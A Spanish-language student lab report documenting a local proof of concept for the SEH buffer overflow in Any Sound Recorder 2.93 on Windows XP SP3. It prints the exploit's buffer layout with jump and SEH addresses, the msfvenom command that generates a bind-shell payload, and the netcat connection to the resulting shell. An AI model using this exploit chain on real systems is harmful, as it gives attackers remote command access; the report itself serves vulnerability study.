

Análisis de Vulnerabilidades

Prueba de Concepto

“Any Sound Recorder 2.93 – Buffer Overflow (SEH)”

Vallejo Fernández Rafael Alejandro

Índice

Resumen ejecutivo 3

Objetivos 3

Introducción 4

Desarrollo 5

Conclusiones 9

Resumen ejecutivo

La vulnerabilidad presente en el software para edición de audio “Any Sound Recorder” permite ejecutar cualquier otro programa mediante una cadena de texto que se introduce al momento de registrar el producto.

Para poder explotar la vulnerabilidad se requiere introducir la cadena (que cumple ciertas condiciones) en el lugar del nombre de usuario con el fin de ejecutar la tarea correspondiente y algunos ejemplos de lo que se puede ejecutar son desde una aplicación inofensiva como el calendario hasta algo más crítico como darle acceso a los archivos del sistema al atacante.

Objetivos

- Realizar la explotación de una vulnerabilidad presente en algún software comercial que haya sido reportada en 2016 o después.
- Documentar la prueba de concepto realizada al software de manera local.

Introducción

Para realizar esta prueba de concepto se realizó la búsqueda de exploits en Internet y luego de ver la gran cantidad disponible, elegí uno que cumple las características de ser local, del año 2018 (2018-10-16) y que aún está disponible para ser explotado (la versión del programa afectado es la más reciente).

El exploit “Any Sound Recorder 2.93 – Buffer Overflow (SEH)” (<https://www.exploit-db.com/exploits/45627>) fue encontrado en Exploit Database (<https://www.exploit-db.com/>), desarrollado por Abdullah Alic mediante un script en Python 2.

El sistema operativo afectado es Windows XP SP3 y el software vulnerable es “Any Sound Recorder 2.93” que es un programa que permite grabar audio y editarlo.

La vulnerabilidad que se explota es un Buffer Overflow que permite sobrescribir los espacios de memoria y, a su vez, permite la inyección de un shellcode para ejecutar instrucciones que no deberían estar permitidas sobrescribiendo el eip que hace posible su ejecución.


El shellcode que se incluye en el script ejecuta una bind shell en Windows por lo que el equipo del atacante solamente debe conocer la dirección IP de la víctima y el puerto por el que se podrá comunicar. El puerto con el que se generó el shellcode es con el puerto 4444.

Ya que se entendió el funcionamiento del exploit, a continuación se explican los pasos a seguir para poder comprobar la vulnerabilidad del programa de edición de audio.

Desarrollo

Cuando elegí el exploit a utilizar, preparé el entorno de explotación, es decir, instalé una máquina virtual con Windows XP SP3 para poder ejecutar el exploit.

Tenía una máquina con Windows XP SP1 pero al intentar la explotación no funcionaba así que se comprobó que el sistema afectado es solamente SP3.



Descargué el software Any Sound Recorder 2.93 y lo instalé en la máquina virtual.

```
C:\Documents and Settings\rafa>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . .               : 192.168.31.191
    Subnet Mask . . . . .             : 255.255.255.0
    Default Gateway . . . . .         : 192.168.31.1

C:\Documents and Settings\rafa>
```




Realicé la descarga del script de Python y lo ejecuté en elementary OS para generar el archivo con el nombre de usuario que realiza el buffer overflow del programa.

```
rafael@rafael-VivoBook:~/Descargas$ mv 45627.py anysoundBindShell.py
```

```
rafael@rafael-VivoBook:~/Descargas$ python anysoundBindShell.py  
[+] Creating 10908 bytes payload... únicamente debemos  
[+] File created!
```

El script escribe la salida en un archivo de texto llamado boom.txt y únicamente debemos abrirlo, copiar el contenido (nop's + shellcode + dirección_salto) y colocarlo en la parte de "User Name" del programa Any Sound Recorder:

```
rafael@rafael-VivoBook:~/Descargas$ file boom.txt  
boom.txt: data  
rafael@rafael-VivoBook:~/Descargas$
```




Se da clic en “Enter Key Code” y se pega el contenido de boom.txt en “User Name”



Se da clic en “Register” y el programa se “congela”. En este punto se tiene la bind shell en espera de conexiones.

Ahora, desde otra máquina (atacante), nos conectamos al puerto 4444 del equipo Windows:

nc 192.168.31.191 4444



```
+ x ...192.168.31.191 4444 sudo virtualbox
rafael@rafael-VivoBook:~/Descargas$ nc 192.168.31.191 4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\Any Sound Recorder>
```

Se observa que tenemos acceso al cmd del equipo Windows XP SP3 gracias al bind shell generado y el buffer colocado en el “User Name”.

Al analizar el contenido del script se puede comprender que los valores utilizados se obtuvieron realizando un análisis estático y dinámico del programa “Any Sound Recorder”.

Así fue posible encontrar el número de caracteres que generan la violación de segmento y a partir de ahí, saber en que punto se sobrescribe el eip.

Después fue necesario conocer la dirección de salto, donde se colocará el shellcode para ejecutar el bind shell. En este caso se colocó el salto en la dirección de la variable “User Name” por lo que al generarse el overflow, salta a esa dirección y se lee el nuevo buffer cargado con el shellcode:

```
junk = 10000
nseh= "\xeb\x06\x90\x90" # SHORT JMP 6 bytes
seh= "\x35\x2f\xd1\x72" # 0x72d12f35 : pop ebx # pop ebp # ret 0x0c FROM msacm32.drv

buffer = "\x90" * 900 + nseh + seh + buf + "\x90" * (junk-len(buf))
payload = buffer
```

Este script fue generado con msfvenom:

```
msfvenom -p windows/shell_bind_tcp -b "\x00\x0a\x0d" -f python
```


Conclusiones

La prueba de concepto realizada explota una vulnerabilidad de stack overflow que permite sobrecribir la dirección de retorno para ejecutar el shellcode.

Ningún programa está exento de vulnerabilidades e incluso de las más comunes, como el caso de este programa comercial, que nos muestra que existe una gran cantidad de programas que son susceptibles a ser explotados y los sitios como Exploit Database son una buena fuente para conocer las vulnerabilidades que día a día se encuentran en programas para diversos sistemas operativos y de diferentes tipos.

Si bien, la vulnerabilidad explotada en este software está limitada al sistema operativo, es interesante ver que está presente en la última versión de dicho software y es posible que no haya sido corregida porque es un programa ya antiguo que muchas personas no utilizan, pero esa no es razón para no haber liberado una actualización para corregirla.

La vulnerabilidad fue publicada recientemente y encontrada en un sistema operativo que actualmente está sin soporte, pero que sigue siendo utilizado por muchas personas (empresas, bancos) y esa es la razón por la que se siguen descubriendo e investigando sobre vulnerabilidades que afecten a este sistema operativo.

Al realizar la búsqueda de los exploits, encontré y traté de explotar diversos que fueron encontrados para sistemas operativos Linux, pero fue más complicado que los exploits recopilados para Windows. En Linux había más complicaciones por la instalación de los programas vulnerables y requerían de más requisitos (versión de kernel, distribuciones específicas, etc) aunque eso no quiere decir que Linux tenga menos vulnerabilidades, al contrario, todos los sistemas operativos presentan vulnerabilidades que pueden ser explotadas y por ello es que son importante las actualizaciones que salen constantemente pero eso no evita que los programas comerciales no puedan ser explotados y, en consecuencia, afectar al sistema operativo en el que se ejecutan.

Es importante tener buenas prácticas de programación y conocimiento sobre las vulnerabilidades más comunes para reducir al máximo la presencia de ellas en los programas que se desarrollen.